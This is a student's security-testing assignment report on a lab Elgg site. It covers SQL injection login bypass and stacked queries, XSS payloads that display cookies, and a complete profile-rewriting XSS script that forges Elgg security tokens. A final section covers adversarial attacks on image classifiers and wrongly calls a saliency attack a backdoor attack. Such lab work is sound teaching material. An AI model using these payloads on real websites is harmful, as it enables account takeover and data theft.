

Assignment 3 – Security Testing

BY: MA THANH LONG MASON – S4042629


Table of Contents

Section 1: Exploiting Web Services using SQL Injection Attacks	2
Q1.1	2
Q1.2	3
Q1.3	4
Section 2: Exploiting Web Services using Cross-Site Scripting Attacks	5
Q2.1	5
Q2.2	6
Q2.3	8
Q2.4	11
Section 3: Analyzing the security of AI systems	13
Q3.1	13
Q3.2	13
Q3.3	14

Section 1: Exploiting Web Services using SQL Injection Attacks

Q1.1

SQL query injected: ' or Name='Ted' -- ;



The image shows a web form titled "Employee Profile Login" on a light green background. There are two input fields: "USERNAME" and "PASSWORD". The "USERNAME" field contains the injected SQL query: ' or Name='Ted' -- ;. The "PASSWORD" field contains the text "Password". Below the fields is a green "Login" button.

Field	Value
USERNAME	' or Name='Ted' -- ;
PASSWORD	Password

Login

The SQL works by essentially adding another condition to manipulate the outcome of the SQL query. The first SQL querying works by retrieving the user input data from the website and assigning these values to the SQL query for data retrieval. Typically, these values need a predefined variable to be assigned to. For example, "select * from 'userInput';" where the userInput is the variable which accepts information retrieved from the website. The first ' in the injected SQL query puts an extra ' into the original SQL query, essentially inputting an empty variable. Example: 'userInput' → ' (our remaining injected SQL) '. Secondly, the "or Name='Ted' " part adds another condition to the original SQL query, which causes the SQL query to return true if there exists an account with the name "Ted". Finally, since we have an extra ' after breaking apart the SQL query, the -- is used to ignore everything that comes after it, thus effectively ignoring the extra '. Now usually, we would need to do some additional forensics to determine the exact names used within the SQL table and the exact SQL query. However, since we already know these, the attack becomes much easier.

Ted Profile

Key	Value
Employee ID	50000
Salary	110000
Birth	11/3
SSN	32111111
NickName	
Email	
Address	
Phone Number	

Q1.2

```
/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr1);
$json_a = json_decode($json_str,true);
$prefid = $json_a[0]['PreferenceID'];

$newfavourite = $_POST["favourite"] . " ";
$newfavourite.= $_POST["order"];

/*check insert or update prefid*/
if($prefid!=""){
    $sql2 = "UPDATE preference SET favourite='$newfavourite' where PreferenceID=$prefid;";
}else{
    $sql2 = "INSERT INTO preference(favourite,Owner) VALUES ('$newfavourite', $id);";
}
```

By examining the source code of the page, we can see the code section which is responsible for updating the task preferences. Within this code section, there exists a vulnerability related to how the code is written. Particularly how the input from the user is assigned to the SQL query. The user input is stored within an array, and the code is

doing a basic retrieval to get all our input from the system and assigning them to a unique variable. Normally, this assignment is fine if proper sanitization is in place. However, this code lacks the proper protection and is using the raw strings retrieved from the array to input into the SQL query. This in turn, allows the input to affect the original preset SQL query. It's the same mechanism, which we abused during question Q1.1 to allow ourselves free access to the system. However, for this query, we don't even have to do any quotes breaking since there aren't any quotes surrounding the placeholder variable in the SQL query. Normally, this vulnerability requires access to the source code to detect. This means that additional attacks such as "Man in the middle" attacks or packet spoofing is required to gain access to the source code. However, in our scenario, since we already have access to the file, we can easily identify and utilize it for our attack in question 1.3.

Q1.3

SQL query injected: "asc; SELECT * FROM tasks WHERE Owner = userIdMaxTasks()"

Ted's Task Sort Order Preference

What info do you prefer to sort? Hours ▾

Asc or Desc

Update

For this injection attack, we are essentially adding a new query entirely to retrieve what we want. First, the "asc;" puts asc in the placeholder, which is intended. However, the ; signifies the system to close the query, allowing us to create a new one. In the part of the injection, the "SELECT * FROM tasks WHERE Owner=userIdMaxTasks()" tells the system to retrieve all of the data from the "tasks" table with that condition that the value in the "Owner" column must match the result from the userIdMaxTasks() function.

Ted's Declared Tasks

Task Name	Task Owner	Hours	Amount	Task Description	Type
Back-end dev1	Ted	30	7000	Dev back-end	Collaboration
Front-end dev2	Ted	40	11000	Dev mobile front-end	Collaboration

Task Name	Task Owner	Hours	Amount	Task Description	Type	
1	On-site client requirement collection	50	10000	Collect client requirement	1	Collaboration
2	Business Analysis	50	4000	Task Breakdown	1	Individual
3	Demo App to client	50	2000	Onsite demonstration	1	Individual
4	Design System Architecture1	30	5000	Design components and communication protocols	1	Collaboration

Section 2: Exploiting Web Services using Cross-Site Scripting Attacks

Q2.1

Script: “<script>alert('Attack with XSS by S4042629')</script>”


Brief description

```
<script>alert(' Attack with XSS by S4042629')</script>
```

Public



By putting this string in the brief description, we will essentially embed a section of code written using javascript into the website. This code will be executed when the website gets loaded which will show an alert with the contents of “Attack with XSS by S4042629”.



When users view the brief description of Samy’s profile, the alert will be shown.

Q2.2

Script: “<script>alert(document.cookie)</script>”

Brief description

`<script>alert(document.cookie)</script>`

Public ▼

We will utilize the same mechanism as we did in Q2.1. However, this time, the contents of our code will be different. Instead of putting a string as the contents of the alert, we will instead call and retrieve the values of the variable “document.cookie”. This variable is the one which holds the cookie of the user that is currently logged in.

Welcome Alice

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

🌐 **www.seed-server.com**

Elgg=8pb5t3fgn97drc2lkp317aj485

OK

Above shows the cookie of the user “alice”, which is shown when said user views the brief description of Samy’s profile.

Q2.3

```
<script type="text/javascript">
window.onload=function(){
//JavaScript code to access user name, user guid, Time Stamp
__elgg_ts
//and Security Token _elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description= *** "; //FILL-IN
var name="&name="+userName;
//Construct the content of your url.
var sendurl="***"; //FILL-IN
var content=token+ts+name+desc+guid;
var samyGuid=***; //FILL-IN
if(elgg.session.user.guid!=samyGuid) {
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true)
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Based on the template given by the assignment, we need to identify 3 things to operate the code. These 3 things are: the description that we want to inject into other user's profile, the URL to send the fake edit request to, and the user ID Samy to exclude him from the attack. We need to exclude the attacker from the attack or else the injected description will automatically override itself when we first save our changes (since we get directed back to our profile page). The full reasonings are shown in the presentation.


For the description, we can follow the requirements in the assignment; replace the *** in the description with "s4042629" without double quotes. For the URL, we have to make use of the HTTP Header Live extension to view the HTTP requests being sent. Open the extension and perform a legitimate edit of the profile and observe the

requests sent. Look for any header that contains keywords such as “profile” or “edit”. See picture below for example.

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundary80a21fe85aa94e6f81e0bf47765f6c78
Content-Length: 2909
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: Elgg=li7f76qtm04n2leuogshfcuuf
Upgrade-Insecure-Requests: 1
__elgg_token=6pAP15xrTjxa3M-C4VjWeQ&__elgg_ts=1760694685&name=Alice&description=<p>random t
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&acc
POST: HTTP/1.1 302 Found
Date: Fri, 17 Oct 2025 09:51:38 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

From this HTTP request, we can see that the URL responsible for profile editing is “/action/profile/edit”. We don’t need to www.seed-server.com since the host is already handled by the line “Ajax.setRequestHeader(“Host”,“www.seed-server.com”);”.

Now we need to identify the ID of Samy. Again, we need to use the HTTP extension for this. Using a secondary account, send a friend request to Samy and observe the requests being sent; look for anything with the keyword “friend”.



The header of the request above contains the words: “add” and “friend”, with a number assigned to the variable named “friend”. We can assume this means that this is a request to add friend a user that contains the number 59. Since usually IDs are used for these kinds of operations, we can assume that the number 59 is the ID of the friend, a.k.a the ID of Samy.

Combine all of the information that we have gathered, and we can fake a profile edit request with the following details:

- Description: s4042629
- URL: /action/profile/edit
- Samy’s ID: 59

```

<script type="text/javascript">
window.onload=function(){
//JavaScript code to access user name, user guid, Time Stamp
__elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description= s4042629 "; //FILL-IN
var name="&name="+userName;
//Construct the content of your url.
var sendurl="/action/profile/edit"; //FILL-IN
var content=token+ts+name+desc+guid;
var samyGuid=59; //FILL-IN
if(elgg.session.user.guid!=samyGuid) {
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true)
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send(content);
}
}
</script>

```

Q2.4

Display name

About me

Embed content
Visual editor

```

//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description= s4042629 "; //FILL-IN
var name="&name="+userName;
//Construct the content of your url
var sendurl="/action/profile/edit"; //FILL-IN
var content=token+ts+name+desc+guid;
var samyGuid=59; //FILL-IN

```

Public


Samy

Edit avatar
Edit profile

Change your settings
Account statistics

Notifications

Put the code into the about me field of Samy's profile, make sure to use the HTML editor instead of the visual editor, and save the changes like normal. Now, every time a

different user views the profile page of Samy's account, their own about me should be changed to contents that we specified in the description field within the code.

Alice



About me
s4042629

Blogs

Bookmarks

Files

Pages


Wire post

Section 3: Analyzing the security of AI systems

Q3.1

Everything runs client-side – there is no server! Try the demo:

Select a model: MNIST (digit recognition) ▼

Original Image	Adversarial Image
 NEXT IMAGE ↗	 Turn this image into a: 8 Select an attack: Jacobian-based Saliency ▼ GENERATE Can you see the difference? View noise.
Prediction RUN NEURAL NETWORK Prediction: "3" Probability: 96.09% ✓ Prediction is correct.	Prediction RUN NEURAL NETWORK Prediction: "8" Probability: 99.86% ✗ Prediction is wrong. Attack succeeded!

Q3.2

Everything runs client-side – there is no server! Try the demo:

Select a model: ImageNet (object recognition, large) ▼


Original Image	Adversarial Image
 NEXT IMAGE ↗	 Turn this image into a: Hot Dog Select an attack: Carlini & Wagner (stronge ▼ GENERATE Can you see the difference? View noise.
Prediction RUN NEURAL NETWORK Prediction: "English springer" Probability: 90.00% ✓ Prediction is correct.	Prediction RUN NEURAL NETWORK Prediction: "Hot Dog" Probability: 6.84% ✗ Prediction is wrong. Attack succeeded!

Q3.3

The view of these machine learning algorithms is vastly different from the human eye. The machine sees these images as a matrix of numbers. The algorithm analyses these numbers and gives a prediction based on what numbers were detected at which position within the matrix. We can trick these algorithms by putting specific pixels/numbers at specific spots within the matrix to skew the prediction of these machine learning algorithms.

For the first model in Q3.1, the website showcases an attack called the backdoor attack. These types of attack utilize triggers to trick the machine into giving a wrong prediction. In our example, the website directly modifies the original image, adding additional white pixels, which acts as triggers. The machine sees these white pixels extra white pixels and adjusts its prediction. However, since the modifications happen directly on the original image, humans can also observe and notice these modifications. Going back to our example above, we as humans can confidently point out the added the pixels, and how much of an impact they had on changing the original picture to look more like an 8 instead of a 3.

For the second money in Q3.2, the website showcases an attack called the adversarial attack. The attack also tries to trick the machine by modifying the image. However, for this attack, the goal is to try and conceal any changes made to the original image. This attack introduces nearly invisible noise to the original image, which the machine can detect easily. However, for humans, these small changes would be near impossible to detect with the just the naked eye.



In the picture above, you can see the noise, which was added to the image. The more noise we add to image, the more chance we have of skewing the prediction of the machine, but the more chance of the changes being able to be detect by the human eye. In the example shown in Q3.2, at a quick glance we might not be able to notice anything different. However, if we look closely, especially near lighter regions like the tongue of the dog. Since the model we're using to analyse the images is fairly strong, we were only able to trick the machine into giving a prediction with a 6.84% confidence. We can try to increase this probability by introducing more noise, but this would make it fairly obvious that the image is poisoned.